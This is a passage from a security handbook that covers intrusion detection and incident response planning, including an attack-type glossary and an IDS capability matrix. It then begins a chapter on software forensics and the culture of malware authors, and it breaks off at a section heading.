An incident could be something as simple as an attacker (the bunny) spreading (hopping around the bedroom) the latest virus or worm ("rabbit raisins," poop, all over the room), or a more serious incident like using your e-mail server to send spam to other companies (the bunny biting one of your children) or maybe even penetrating through the external security architecture, the firewall (exterior doors), and getting inside the organization to disrupt services or steal intellectual property and confidential information (eating the dog and cat food or chewing on furniture).

EXHIBIT 155.1 Intrusion Detection: Incident Response Questions

- What actions are to be taken to identify that this is in fact an unwanted attacker who has penetrated the organization?
- Is there a call list for specific incidents?
- Can an automated action be taken to react to the alert, such as closing a port, or shutting down a service?
- Is it possible to identify the type of attack being used from the events logged and the intrusion detection information? (Refer to Figure 155.2 for different types of attacks.)
- Would it be possible to determine where the attack is coming from or where it originated?
- Is this an organized attack against your organization and similar organizations in the same industry?
- What might an attacker want that the organization has, or what might be lost: reputation, public confidence, integrity, credibility?
- Is it possible to identify when the incident occurred along with all previous attempts that may or may not have failed?
- If there is real damage, would it be possible to get sufficient evidence to show damage, or evidence that can stand up to a court's scrutiny and meet forensic-level quality?

Information security is all about defense-in-depth, layering protection so that the valuable assets of the organization are properly protected. In the bunny story I was essentially the last line of defense to protect my family and property from this rogue rabbit that had penetrated my exterior defenses.

What is the first thing you would do if you received a page from your Incident Response System or server system log paging software at 2:26 a.m. alerting you to the potential of a breach of external security?

On the other hand, perhaps the intrusion detection system generates so many alerts that system and network administrators have become numb to them and the messages are just ignored until the next day? Proper configuration of an intrusion detection solution so that it only sends message alerts for events that are considered issues is critical. Numerous alerts, such as every time the network is being "pinged," will cause numbness, resulting in a technician ignoring alerts and potentially missing the real thing.

Just having intrusion detection is inadequate protection. Without an incident response plan to react to the intrusion, just logging the event is not very effective. It is very important to identify the steps to take beyond simply preparing for a long night (or day) by brewing another pot of strong coffee or getting a couple more liters of Code Red.

Most operating environments and network devices already produce volumes of logged activity. The availability of this data causes a need for answers to several more questions (refer to Exhibit 155.1). Finding answers to the questions as outlined will help you select and configure effective intrusion detection as well as plan an organization's incident response system.

Preparing for an incident by planning and building the entire security program is essential. The security program becomes that defense-in-depth or layering of protection. Planning for security as well as selecting and testing intrusion detection and incident response is outlined in the remainder of this chapter.

What Is an Information Security Operations Plan?

Every organization should have an Information Security Operations Plan (ISOP) as the starting point for layers of security. The plan establishes the components in an organization's security program. It ensures that an organization does not place too much emphasis on technology and not enough on people and process. It prioritizes the security activities that will be focused on during each year, helps set budget, and provides a status reports to management on the state of all security activities. The plan should include functional areas defined by industry standards such as ISO17799. Before framing an incident response system, consider the components of an Information Security Operations Plan. The components of an effective security plan include:

- *Baseline:* This establishes where the company is at present. It is a high-level position statement of where security is at this point in time. It becomes an annual review to understand the current status of information security efforts in the organization. Each year it establishes what has been completed in the plan, areas of change, and new areas that have been added during the year.
- *Policies, Standards, and Procedures:* Policies, standards, and procedures are continuously changing. Information Security Policy provides the roadmap by which an organization identifies security philosophy and establishes the importance of security in the organization. Policy is the roadmap that defines

appropriate handling of information in the business environment and sets the ground rules for building the information security architecture and technology. It helps determine the requirements for information security by setting expectations and requires management commitment and sign-off at the highest levels.

- *Architecture and Processes:* Designing security into the creation, selection, approval, and roll out of all technologies is vital. Security must be an integral part of building the data processing environment. Including information security early in the process of application and system development and selection will ensure that security issues can be addressed and that alternatives have sufficient lead time to be implemented within business deadlines. Secure architectures and the processes to support them are crucial to a secure environment.
- *Awareness and Training:* Every computer user in the organization must be made aware of company policy. An effective security program requires that everyone understands their personal responsibilities to protect the corporate information assets to help minimize organization liability.
- *Technologies and Products:* Technology is an important component of the security program. Although people and process make up potentially 70 percent of the security structure, technology alone accounts for probably 30 percent of the requirements to protect an organization. Technologies can range from simple system monitoring tools and access controls such as passwords and multiple factor authentication systems to virtual private networks (VPN) and data encryption or public key infrastructure (PKI) systems. Often, third-party vendor products are required to support and monitor the operating environment.
- *Assessment and Monitoring:* To meet the needs and expectations of customers, auditors, and various levels of management, appropriate information must be collected so that reports can be created and distributed. Perimeter connections to the network and host system logs must also be monitored for unauthorized activities.
- *Compliance:* The mission of information security is to minimize security risks while maintaining the least possible impact on cost and schedules. To meet both company and customer expectations for information security, it is necessary to implement a process of continuous feedback so that business units can provide input to the improvement of information security planning.

The ISOP will frame out the organization's security program. The incident response program and procedures would be included as a component or subset of the overall information security program. In the next few paragraphs we focus on incident response and preparedness.

What Are the Components of an Incident Response Program?

An incident response program should include:

- Forming an incident response team
- Identifying a main contact (this must be a decision maker)
- Defining the monitoring or intrusion detection strategy
- Establishing an incident response flow
- Developing a set of basic required actions based on incident
- Preparing for recovery (business continuance)
- Knowing how and when to report an incident

There are several best-practice guidelines that are worth following, many of which can be found in books such as *Critical Incident Management* by Alan B. Sterneckert (Auerbach Publications, 2004).

As organizations develop their incident response program and associated procedures, they must take into consideration the specifics and details of their own unique networking and operating environment that only a person familiar with the inside workings of the organization would have. An important aspect in establishing intrusion detection and incident response is gaining an understanding of some of the typical attacker intrusion approaches.

Attack Approaches

To better understand intrusion activity and the process of identifying undesirable events, it is important to look at hacking approaches. Attacks can be separated into the following categories:[1]

- *Bomb:* This is a general synonym for crash, normally consisting of software or operating system failures.
- *Buffer Overflow:* This happens when more data is put into a buffer or holding area than the buffer can handle. It can be a result when there is a mismatch between processing rates of the producing and consuming processes. This can result in system crashes or the creation of a backdoor leading to system access.
- *Demon Dialer:* One name for a program that repeatedly calls the same telephone number is a demon dialer. This can be benign and legitimate for access to an authorized network or malicious when used as a denial-of-service attack.
- *Derf:* This is the name given to the act of exploiting a terminal which someone else has absentmindedly left logged on.
- *DNS (Domain Name Service) Spoofing:* The process of assuming the DNS name of another system by either corrupting the name service cache of a victim system or by compromising a domain name server to obtain a valid domain is called "spoofing."
- *Ethernet Sniffing:* This refers to the action of listening for packets or datagrams with software on the network looking at the Ethernet interface for packets that interest the user. Because Ethernet sends data by broadcasting all packets to all machines connected to the local network, it is trivial to receive packets that were intended for other machines. Ethernet interfaces support a feature commonly called "promiscuous mode," in which the interface listens to network traffic "promiscuously." That is, instead of dropping all packets that do not have the machine's Ethernet address in them, the interface processes all of the packets that it receives. When the software sees a packet that fits certain criteria, it logs it to a file. The most common criteria for an interesting packet are ones that contain words like log-in or password.
- *Fork Bomb:* Also known as Logic Bomb. Code that can be written in one line of code on any UNIX system; used to recursively spawn copies of itself; "explodes," eventually eating all the process table entries and effectively locks up the system.
- *IP Splicing/Hijacking:* The action caused when an active, established session is intercepted and co-opted by an unauthorized user. IP splicing attacks can occur after an authentication has been made, permitting the attacker to assume the role of an already authorized user. Primary protections against IP splicing rely on encryption at the session or network layer.
- *IP Spoofing:* This type of attack occurs when the attacker causes one system to impersonate another system by using the system's IP network address without proper authorization. Essentially the attacker impersonates a different address than is normally assigned to him.
- *Keystroke Monitoring:* A specialized form of logging software, or a specially designed hardware device usually placed between the keyboard and the CPU. The device or software can record every keystroke a user makes. Properly used and secured, a legitimate use for this functionality is to capture forensic-quality evidence for prosecuting illegal computer incidents. Improper use can result in an intruder capturing passwords and other personal information.
- *Leapfrog Attack:* The leapfrog attack results in the use of an illicitly obtained user ID and password gained from compromise of information on one host to compromise another host; for example, the act of TELNETing through one or more hosts to confuse attempts to trace the activity. This is a very common attacker activity used to make tracking undesirable activity back to the actual source more difficult.
- *Letter Bomb:* A piece of e-mail containing live data intended to do malicious things to the recipient's machine or terminal. In a UNIX environment, a letter bomb could try to get part of its contents interpreted as a shell command to the mailer. The results of this could range from silly to denial of service or complete system compromise.

- *Logic Bomb:* Also known as a Fork Bomb. A resident computer program which, when executed, checks for a particular condition or particular state of the system that, when satisfied, triggers the perpetration of an unauthorized act. These could be planted in the operating system software or coded into application code by an unscrupulous programmer.
- *Mail Bomb:* The mail sent to urge others to send massive amounts of e-mail to a single system or person, with the intent to crash the target recipient's system. Mail bombing is widely regarded as a serious offense. In more minor amounts or when not targeted to only one system, this is commonly known as spam.
- *Malicious Code:* This hardware, software, or firmware can be intentionally included in a system for an unauthorized purpose; e.g., a Trojan horse, virus, or any other code that might demonstrate nasty, undesirable behavior.
- *Mimicking:* This term is synonymous with impersonation, masquerading, or spoofing.
- *NAK Attack:* NAK stands for negative acknowledgment. It is used as a penetration technique that capitalizes on a potential weakness in an operating system that does not handle asynchronous interrupts properly, and thus leaves the system in an unprotected state during such interrupts.
- *Network Weaving:* Another name for leapfrogging.
- *Phreaking:* This describes the art and science of cracking the telephone networks.
- *Replicator:* A program that copies itself is called a replicator program. Examples include a worm, a fork bomb, or virus. It is even claimed by some that UNIX and C are the symbiotic halves of an extremely successful replicator.
- *Retro-Virus:* A retro-virus is a form of malicious code that waits until all possible backup media are infected, so that it is not possible to restore the system to an uninfected state.
- *Rootkit:* The "root kit" is a hacker security tool that provides that ability to capture passwords and message traffic to and from a computer. It is a collection of tools that allow a hacker to create a backdoor into a system, collect information on other systems on the network, mask the fact that the system is compromised, and much more. Rootkit is a classic example of Trojan horse software and is available for a wide range of operating systems. It gets its name from the name of the system administrative account in UNIX operating environments.
- *Smurfing:* Smurfing is an attack of a network by using spoofing of the source address to exploit Internet Protocol (IP) broadcast addressing and certain other aspects of Internet operation. Smurfing uses a program called Smurf and similar programs to cause the attacked part of a network to become inoperable, such as in a denial-of-service attack. The exploit of smurfing, as it has come to be known, takes advantage of certain known characteristics of the Internet Protocol (IP) and the Internet Control Message Protocol (ICMP). The ICMP is used by network nodes and their administrators to exchange information about the state of the network.
- *Spoofing:* Pretending to be someone else; also see mimicking. This is the deliberate inducement of a user or a resource to take an incorrect action. An attempt to gain access to a system by pretending to be an authorized user.
- *Subversion:* This intrusion act occurs when an intruder modifies the operation of the intrusion detector to force false-negatives to occur. The act can cause an intrusion detection system to send traffic that camouflages an attack.
- *SYN Flood:* The SYN flood attack sends TCP connection requests faster than a machine can process them. When the SYN queue is flooded, no new connection can be opened. The attacker creates a random source address for each packet. A SYN flood attack can be used as part of other attacks, such as disabling one side of a connection in TCP hijacking or by preventing authentication or logging between servers.
- *Terminal Hijacking:* This attack method allows an attacker, on a certain machine, to control any terminal session that is in progress. An attacker can send and receive terminal I/O while a user is on the terminal.
- *Trojan Horse:* The Trojan Horse can appear as an apparently useful and innocent program, but actually contains additional hidden code that allows the unauthorized collection, exploitation, falsification, or destruction of data. The actions can be activated by some other event such as on a specific date or when the deletion occurs of a specific account on a system.

- *Virus:* This is the common name assigned to many malicious programs that can "infect" other programs by modifying them to include a possibly evolved copy of itself.
- *Wardialer:* Made popular by the 1980s movie, *War Games,* this consists of a program that can dial a list or range of numbers and record those that answer with handshake tones, which might be entry points to computer or telecommunications systems. Handshake tones are "answer" tones given by a modem set to answer a request for connection.

Understanding the attack methods can be helpful in understanding why some features are important in selection of an intrusion detection system.

Selecting Intrusion Detection

Picking the proper intrusion detection (IDS) technology is an important step not to be taken lightly, and is not an easy task. An IDS should be easy to install and require minimal training, and should deploy in a "passive" or "parallel" mode, and not inline, which creates a potential bottleneck and failure point. To help with selection of an intrusion detection system, a capabilities matrix has been provided in Exhibit 155.2.

Organizations must establish their internal requirements and priorities as they pertain to intrusion detection, to establish the components identified in Figure 155.3 that are most important in a product.

Once the technology is chosen and deployed, just like a disaster recovery plan, it would be wise to periodically test it along with incident response plans.

Incident Response Exercises

Incident response exercises are one method in helping reduce organizational risk and better prepare a company's staff to respond to intrusive behavior. Like war games, incident response exercises are designed to raise awareness to the security posture of an organization through the continuous testing of incident response procedures and network device and system configuration. The testing is followed by regular review with experienced information security personnel and the organization's IS staff.

The goal is to raise security awareness with an organization's IS and management staff, and to verify and enforce proper and continual setup, configuration, and tuning of security and network systems while ensuring they are kept up to current patch levels.

The IS staff gets continuous exposure to real-world infiltration scenarios in a controlled environment, educating them to identify malicious behavior as well as having the organization's incident response procedures properly tested.

Incident response exercises generally work through continual footprinting of an organization's resources, and surprise infiltrations that are followed up with a meeting to discuss the "whats": what went right, what went wrong, and what could be done better?

If an organization is outsourcing the incident exercise service, the organization must be sure to check references and work with a credible company. Here are a few basic rules for selecting a security outsourcing vendor:

- Demand credentials and expertise, consider background checks
- Seek outside certifications
- Ensure vendor affiliations
- Talk to other customers and references
- Comparison shop
- Take small steps if unsure
- Know your escalation procedures
- Require standard inspections
- Know the rules with the vendor

EXHIBIT 155.2 Modern IDS Capability Comparison

Modern IDS Capability Comparison	Product 1	Product 2	Product 3	Product 4
2.0 Detection				
2.1 Protocol anomaly detection				
2.2 DoS attack detection				
2.3 Network infrastructure attack detection				
2.4 Common application protocol detection				
2.5 Stateful signature detection				
2.6 Custom signature support				
2.7 Full protocol decode				
2.8 Evasion detection and resistance to IDS attack				
2.9 Full fragment reassembly				
2.10 Full multi-interface reassembly				
3.0 Analysis				
3.1 Third-party event integration				
3.2 Real-time event aggregation				
3.3 Real-time analysis				
3.4 Automated correlation and prioritization				
3.5 Cross-node event correlation				
3.6 Full packet capture				
3.7 Secure data store				
3.8 Duplicate suppression				
3.9 User tunable controls				
4.0 Response Capabilities				
4.1 Automated policy-based response				
4.2 Alerting (SNMP, e-mail, console log)				
4.3 Session termination				
4.4 User-defined response actions				
4.5 Traffic recording and playback				
4.6 Remote threat tracing				
4.7 Peer network event notification				
4.8 Session blocking suggestions or integration				
5.0 Performance/Scalability				
5.1 Full 100 Mbps throughput (no packet loss)				
5.2 Full 1 Gbps throughput (no packet loss)				
5.3 Multiple 100 Mbps segment throughput (no packet loss)				
5.4 Handle 500,000 simultaneous TCP sessions				
5.5 Scales to hundreds of sensors				
5.6 Robust under edge conditions				

EXHIBIT 155.2 Modern IDS Capability Comparison (continued)

6.0 High Availability				
6.1 Automatic failover and failback				
6.2 High-speed failover				
6.3 "Five nines" (99.999 percent) reliability				
6.4 Cost-effective high-availability deployment configurations				
7.0 Management				
7.1 Secure remote management				
7.2 Broad platform support for management				
7.3 Scalable information presentation				
7.4 Incident drill-down capability				
7.5 Additional reference data provided (CVE, BUGTRAQ, etc.)				
7.6 Cluster administration support				
7.7 Incident annotation/auditing				
8.0 Deployment				
8.1 Multiple interface support (Gigabit and Fast Ethernet)				
8.2 Sensor roaming in switched networks				
8.3 Easy to deploy and install				
8.4 Nonintrusive deployment (noninline)				
8.5 VLAN-aware detection				
8.6 Minimal training requirements				
9.0 Reporting				
9.1 Integrated deep drill-down console reporting				
9.2 Web-based reporting				
9.3 SQL export				
10.0 Hardware Requirements				
10.1 Multiple sensors per unit				
10.2 Multi-processor scalable				

Moral of the Story

We will go back to the story for a moment. The bunny entered a traditional, two-story house even though the doors were locked. It managed to get past the intrusion prevention system: a dog, which was deployed at the foot of the stairs that lead to the bedrooms. This is a dog that normally enjoys chasing small bunnies all over the backyard because they are invading his territory. The bunny climbed a flight of stairs, and found its way down the hall and into the master bedroom. It even managed to get past another line of defense, a very territorial house cat. The defense-in-depth failed in this case.

Doing a post mortem on the event, it would be necessary to consider the experience of a near-complete breach of security: getting past three layers of defense. Fortunately, the last defense — the owner — was able to react on the internal incident response procedure and take the appropriate actions to minimize damage and manage the risk. That action kept this attack from damaging property or causing terror for the inhabitants.

The moral of the story is that several layers of defense are not always adequate regardless of how technically advanced or how cost effective they may be. A plan or procedure defined in advance with proper testing that can be quickly put into motion might be the last defense to protect the organization's assets. Any organization that does business using the Internet or private wide-area communications networks should have a security incident response program set up before an incident occurs. Having just access control, monitoring, and intrusion detection or prevention are not enough.

Note

1. Definitions come from the NSA's *Glossary of Terms Used in Security and Intrusion Detection.*

Software Forensics

Robert M. Slade, CISSP

Introduction and Definitions

Software, and particularly malicious software, has traditionally been viewed in terms of a tool for the attacker. The only value that has been apparent in the study of such software is in regard to protection against malicious code. However, experience in the virus research field, and more recent studies in detecting plagiarism, indicates that we can obtain evidence of intention as well as cultural and individual identity from examination of software itself.

Computer forensics is primarily seen in terms of the recovery of data and its preservation for presentation as evidence from computers that may have been used in the commission of some criminal activity. This restriction of the field to data recovery, and occasionally decryption, has been so complete that a new term has been coined to describe the more generic area of evidence from all forms of computer activity: *digital forensics.*

Aside from the data-recovery activity of computer forensics, network forensics is another major and growing field of digital forensics, and involves analysis of data from network logs and activity. A company can use network forensic analysis to detect intrusions or attacks launched against its network, generally from the Internet. This type of evidence can also be used to trace and track attackers or criminals who are using public systems such as the Internet.

Outside of the virus research community, forensic programming is a little-known field. It involves the analysis of program code, generally object or machine language code, to make a determination of, or provide evidence for, the intent or authorship of a program.

In the case of viruses, object code was usually all that was available. Even so, researchers were often able to determine a lot about a given piece of code. The first conclusion to be pursued was whether or not the program was malicious, and whether or not it was a virus. The next obvious question is to ascertain who wrote the piece of malware. Sometimes virus writers made this an easy task, including names, addresses, and, in one case, ham radio license call-sign letters. However, it was also possible to find out whether one virus was modified from another, which came first, whether the modified version was created by the same author as the original, or whether someone else had used the precursor as a template. Researchers were often able to determine whether the programmer of a piece of software was a member of a specific linguistic, national, ethnic, cultural, or age group, as well as the influence of various schools of programming.

Software forensics, a relatively new addition to digital forensics, is the broader extension of this work. Software forensics involves the analysis of evidence from program code itself. Program code can be reviewed for evidence of activity, function, and intention, as well as evidence of authorship. The technology has a number of possible uses. In analyzing software suspected of being malicious it can be used to determine whether a problem is a result of carelessness, or was deliberately introduced as a payload. Information can be obtained about authorship and the culture behind a given programmer, and the sequence in which related programs were written. This can be used to provide evidence about a suspected author of a program, or to determine intellectual property issues. The techniques behind software forensics can sometimes also be used to recover source code that has been lost.

Two different types of code, source and object, are the commodities for software forensic study. There is source code, which is relatively legible to people. Analysis of source code is often referred to as code analysis, and is closely related to literary analysis. Analysis of object, or machine, code is generally referred to as forensic programming.

Literary analysis has contributed much to code analysis, and is an older and more mature field. It is variously referred to as authorship analysis, stylistics, stylometry, forensic linguistics, or forensic stylistics.

Objectives and Objects of Software Forensics

Historically, the virus research community has used forensic programming for a variety of purposes. First and foremost, of course, was to determine the intent of a program. Was this code actually a virus, a Trojan, or other piece of malware, or had someone merely blamed it for some unrelated event? Various methods are used for this type of assessment, ranging from "black-box" execution of the program to disassembly and decompilation.

Commonly in virus research an attempt is made to determine whether a virus exists in other versions, or belongs to an existing family of viruses. Indications can be found in a direct analysis of the object code, analysis of a disassembly, or a review of text strings and messages that may be found in the code. With slight modifications of code, where only text, specific triggers, or minor functions are changed, the program might be considered a variant, identified with the original name, usually with an additional numeric or letter code. If structural changes have been made or new functions added, a virus may be assigned its own name, but noted to be part of a specific family.

In regard to families, an attempt is generally made to sequence the different variants. Even when a single author is involved, an analysis of the code can determine how the program developed. If we have a sequence of programs from a single author, we can potentially glean even more information that might help us identify the programmer.

Identity

This brings us to another objective for forensic programming and software forensics. From the earliest appearances of Trojan horse programs on bulletin boards there has been an interest in finding the authors of malicious software. In some cases, viruses have contained names, addresses, company names, e-mail addresses, Web sites, and even ham radio license identifiers, either in plaintext or in various forms of encryption. Other information can be obtained from hints in the code that indicate that two programs were written by the same author, or that an author is a member of a group. As well, stylistic or stylometric analysis of messages and text may provide information and evidence that can be used for identification or confirmation of identity.

Individual Identification

I recently spoke at a conference where the section in which I was presenting was titled "Electronic Fingerprints." The term *electronic fingerprint* is particularly well chosen in regard to identification of individuals from this type of analysis. Physical fingerprint evidence frequently does not help us identify a perpetrator in terms of finding the person once we have a fingerprint. However, a fingerprint can confirm an identity, or place a person at the scene of a crime, once we have a suspect. In the same way, the evidence we gather from analyzing the text of a message or a body of messages may help to confirm that a given individual or suspect is the person who created the fraudulent postings. Both the content and the syntactical structure of text can provide evidence that relates to an individual.

Programmers have styles in the same way that writers have styles. Code may be sloppy or optimized, and if optimized, may conserve either processor cycles or memory space. Programmers will have preferences for lookup tables or algorithmic methods and for different types of loop structures. There will be other characteristics that programmers use, either consciously or unconsciously. Taken together, these can be used to compare a sample of program code to a body of such code that a programmer is known to have produced.

Group Identification

Some of the evidence that we discover may not relate to an individual. Some information may relate to a group of people who work together, influence each other, or are influenced from a single outside source. This data

can still be of use to us, in that it provides us with clues in regard to a group with which the author may be associated, and may be helpful in building a profile of the writer.

Groups may also use common tools. One area we need to investigate in regard to program code involves programming environments that may generate or partially generate code for the programmer. Compilers also have specific signatures, sometimes in a header area of the program, and sometimes in terms of the translation of source code into object, or optimization provided by the compiler program itself. Other types of tools, such as text editors or databases, may be commonly used by groups and provide similar evidence.

In software analysis, one can find indications of languages, certain compilers, and other development tools. Compilers leave definite traces in programs, and can be specifically identified. Languages leave evidence in the types of functions and structures supported. Other types of software development tools may contribute to the structural architecture of the program or the regularity and reuse of modules.

It is possible to trace indications of cultures and styles in programming. To those unfamiliar with programming, it may seem very strange to talk about cultures in programming. However, you do not have to be around computers for too long before you realize that there are very definite communities, or trails of influence, involved in the development of programs and systems.

This is not as evident, perhaps, as it used to be. It is ironic to note that the availability of different kinds of programs is less nowadays than it was, for example, in the mid-1980s. During the 1980s, I used approximately 40 different word processors in different situations. During the 1990s, I probably used four. Therefore, computer users formerly had much more of a chance to see different programs in operation, and see different types of approaches to essentially the same problem or issue.

A very broad example is the difference between design of programs in the Microsoft Windows environment and the UNIX environment. Windows programs tend to be large and monolithic, with the most complete set of functions possible built into the main program, large central program files, and calls to related application function libraries. UNIX programs tend to be individually small, with calls to a number of single-function utilities.

One source of indicators of cultural styles is the existence or absence of functions in the program itself. For example, a practically universal function in word processors used to be something called boilerplate. This was the ability to have a standard set of text, possibly a variety of frequently used paragraphs, and to import this text into the appropriate place in the document you were creating. The function was not always called boilerplate, but it was always there. Oddly, this function does not seem to exist in Microsoft's flagship word processor, Word. Of course, it is always possible to open another Word window, open the file that you want to get text from, select the text that you want, cut or copy the text, close the second window or switch to the first, move to the position that you want the text to occupy, and then paste the text, but that does seem to be a rather involved process for such a simple function. (There is also the AutoText function, but it is more generally associated with formatting styles.)

The absence of a boilerplate function, therefore, tells us that the original developers of Word were not thoroughly familiar with a variety of standard word processors, or at least were not familiar with actual word processing operations. In addition, if we then find another word processor that does not have a boilerplate function, we know that there is a very strong probability that the developers are primarily or strongly influenced by Word.

There are, of course, numerous examples of cultural influences in programming that are visible in user interfaces. It was fairly obvious to note the bias toward LISP programming that was evident in the Logo programming language, and the predisposition toward the UCSD P-system editor that clearly drove the developers of Wordstar (among others). This was more evident in the past: the dominance of the Microsoft Windows interface has tended to homogenize interface choices. Yet even this can be seen as a cultural artifact: the inclination towards the Windows (originally the IBM Common User Access) interface has become so commanding that developers go to extraordinary lengths to include File, Edit, View, and Tools menus on programs that have no need for those kinds of functions.

Cultures of programming and design are clearly evident in malware. As a simplistic example, the early distributed denial-of-service (DDoS) tools could simply have opened a characteristic port: the author could then identify likely hosts by scanning for that particular port number. Almost all DDoS agent programs, however, were designed to "announce" availability once a machine had been compromised. The announcement could have been made through a variety of channels, and even anonymous ones, but IRC (Internet Relay Chat) was the one most commonly used. Again, DDoS client or agent programs (commonly called "zombies") could

have been commanded by having them "listen" for commands on IRC or Usenet newsgroups, but the authors all preferred to have the attack controller send attack commands directly to the agents.

In some cases, of course, similarity of code or design does not indicate influence as much as direct copying. Virus variants, for example, tend to be related merely because a virus "author" will simply take an existing virus and make minor variations to the code. (In many cases, the code is not changed at all; the new "programmer" will modify text strings, or will throw "no operation" [NOP] codes into the program — making no functional change.) Yet it is also possible to see where ideas and functions have been taken from one or more sources and added to a program. This is especially clear when the function is coded in a slightly different way.

Evidence of cultural influences exists right down to the machine-code level. Those who work with assembler and machine code know that a given function can be coded in a variety of ways, and that there may be a number of algorithms to accomplish the same end. It is possible, for example, to note whether the programming was intended to accomplish the task in a minimum amount of memory space ("tight" code), a minimum number of machine cycles (high performance code) — or a minimal effort on the part of the programmer (sloppy code).

The Blackhat Community: Hackers, Crackers, Phreaks, and Other Doodz

It is not part of the scope of this chapter to describe the blackhat community in general. (I use the term "blackhat" to avoid arguments about the "true" definition of a "hacker.") However, it is instructive to look at the rough ideas we have been able to obtain about the groups of intruders and writers of malicious software. For this information we are all indebted to researchers such as Sarah Gordon, Dorothy Denning, Ray Kaplan, and more recently, the members of the Honeynet Project.

I must also admit, at the outset, that whenever you deal with people there will always be exceptions. There are those who seem to pursue security breaking from motives which are, if not exactly admirable, at least untainted by thoughts of commerce or attention. There are also those who come up with one or two original ideas and experiment with them. Particularly in doing forensic analysis, we need to beware of falling into mental traps occasioned by our own "profiles" of the adversary. However, as with almost any stereotypes, there are reasons for the characterizations presented here.

First, I should point out that the blackhat community is extremely fragmented. Not only are there different groups, often at odds with each other, but the types of activities also differ. There are those who are trying to break into or intrude upon computer systems or networks. Others specialize in gaining unauthorized use of telephone switches and systems, frequently for the purpose of obtaining or even reselling phone service. Some are primarily interested in damaging or corrupting files, particularly in public ways, such as defacing Web sites. A great many of the blackhats in general, and probably the largest majority, really have very little idea of the technology that they are using, having obtained packaged programs or scripts, and operating them without really understanding the functions or situations appropriate for their use. Those who create programs of any type are actually relatively rare. A number do make slight modifications to the creations of others, usually functionally insignificant changes to viruses, which are widely available because of their reproductive function. There are, of course, those who are primarily interested in making illegal copies of commercial software. And, at every level, there are those who "wannabe" more respected in the blackhat community, but lack even those skills.

It may be important to examine the commonly presented justifications for blackhat activity. There are two reasons for this study. First, this examination does demonstrate something of the mindset and philosophy of the members of the community, and such a philosophy can sometimes be evident in programming style. The second reason is that some of these justifications may be presented, quite seriously, as arguments against the activity of software forensics in general.

One of the most frequently attempted justifications of blackhat activity of all kinds is that it is protected under the concept of freedom of speech. Leaving aside the issue of whether free speech is a universal right, and also ignoring for the moment that most blackhat activity does not involve programming, we still have to ask whether programming is or is not speech. Speech generally does not involve other people, and when it does, such as in the case of yelling "Fire!" in a crowded theatre or producing hate propaganda, it often is not protected. In the case where the blackhat individual is not the author of the software, such as where attack scripts are being utilized or preexisting viruses are being released, the protection of free speech is even more tenuous.

A second bid at vindication of security breaking activities is simply "because we can." Although the shallowness of this argument tends to prompt a sarcastic response from security or law enforcement personnel, we should note that the prevalence of this reasoning does make a very strong point about the anarchic nature and mindset of the blackhat community.

Many individuals who practice system violation activity explain themselves on the basis that they are following in the footsteps of the old-time hackers, who explored and discovered the capabilities of early computing devices; this flies in the face of the reality of the current level of blackhat endeavors. The few instances that are not absolutely repetitive are generally slavishly derivative. Even if we ignore the fact that most "cracking" exercises amount to no more than "knocking on doors," we still have to ask what the objective of these explorations is, which usually cannot be clearly articulated, and look at the eventual result, which, to date, has not been anything significant.

Yet another justification for blackhat activities is stated to be educational. As one who has been involved in education and training as well as reviewing for a great many years, I would be very sympathetic to this argument — if it had any basis. Even considering *2600 Magazine,* which can most charitably be described as the best of a bad lot, one is hard pressed to say anything positive about the writing quality, research, originality, or even such basics as sticking to the topic. When one turns to *phrack, 40Hex,* and the myriad others of the "'zine" ilk, the caliber runs steadily downhill. Even articles dealing with simple penetration testing generally state only that systems are weak (we already knew that, thanks), and say nothing about strengthening them.

General Characteristics

Blackhats, particularly writers of malware and viruses, tend to be young and almost invariably male. Despite occasional speculations on the addictive nature of "hacking," they usually "grow out" of the virus-writing game after a few years.

Virus and malware researchers tend to be dismissive of the technical abilities of virus writers. There exist virus writers who write competent code; there are many more who do not. The general public and the media, of course, continue to be fascinated by the image of the mythical boy genius running rings round the authorities. The blackhats like this cliché, too, and many go to some lengths to encourage the stereotype, whether or not they believe in it.

Most of today's malware programmers gain access to a victim system by tricking the victim into executing malicious code.

Malware writers do not understand or prefer not to think about the consequences for other people, or they simply do not care. Recently one researcher has speculated on the characteristics of the blackhat community in comparison to people who fall somewhere in the range between an admittedly ill-defined "normal" and those suffering from full-blown autism. Austistic individuals tend to perceive and interpret the world in an idiosyncratic manner.

Malware authors draw a false distinction between creating malicious software and distributing it. They eschew any responsibility for the damage caused by their creations. In particular, it is the responsibility of the victim to defend himself from encroaching malware, not the responsibility of the creators to keep their handiwork away from systems other than their own. Targets and victims of attacks are typically dehumanized in blackhat writings, described as losers who do not deserve to own a computer. There is also projection and displacement of guilt, frequently expressed in terms justifying security breaking activities because vendor X makes lousy software or large corporations are doing bad things.

In self-reports from blackhats, a number of aspects are reported to be part of the thrill, including the act of vandalism itself, fighting authority, "matching wits" with the security or law enforcement communities, aggression (often arising out of resentment and reinforced by the feeling of safety and power that is engendered by apparent anonymity), the ability to induce fear and panic in the media and the general public, and the "15 minutes of fame" as well as the recognition of peers. Malware writers tend to feel marginalized and unrecognized in normal society, so they feel a very strong sense of identity with the blackhat tribe.

Blackhat Products

Most of the end result of blackhat activity consists of compromised systems, defaced Web pages, and pointlessly consumed bandwidth. Overall, this might be of interest to people investigating network forensics, but is not of much use for us in software forensics. However, attack tools, DDoS kits, Trojans, viruses, worms, remote access Trojans (RATs), and other forms of malware are.

We will, of course, want to find out as much as possible about what the specific piece of malware does. We also want to find about the author, if we possibly can. Knowing about the broad classes of malicious software can help point out, in general outline, the functions to look for. Knowing the class of malware may also help us to identify the author, because blackhats tend to be just as specialized as any other type of programmer.

Malicious Software

It is sometimes hard to make a hard and fast distinction between malware and bugs. For example, if a programmer left a buffer overflow in a system and it creates a loophole that can be used as a backdoor or a maintenance hook, did he do it deliberately? This question cannot be answered technically, although we might be able to guess at it, given the relative ease of use of a given vulnerability. However, there is general agreement that the following types of software do fall into the malware category.

Trojans

Trojans, or Trojan horse programs, may be the largest and most diverse class of malware. A Trojan is a program that pretends to do one thing while performing another, unwanted action. The extent of the pretense may vary greatly. Many of the early Trojans relied merely on the file name and a description on a bulletin board. "Log-in" Trojans, popular among university student mainframe users, mimicked the screen display and the prompts of the normal log-in program and could, in fact, pass the user name and password along to the valid log-in program at the same time as they stole the user data. Some Trojans may contain actual code that does what it is supposed to be doing while performing additional nasty acts that it does not tell you about.

Given the absence of a specific functional requirement for Trojans, and the variety of types of pretense and social engineering that can be used, Trojan programs can be created or modified, sometimes based on widely available utility software, by relatively unskilled people. In addition, Trojans tend to be reused and passed around within the blackhat community. Therefore, the use of software forensic techniques may be of limited use, until methods are refined further.

Logic Bombs

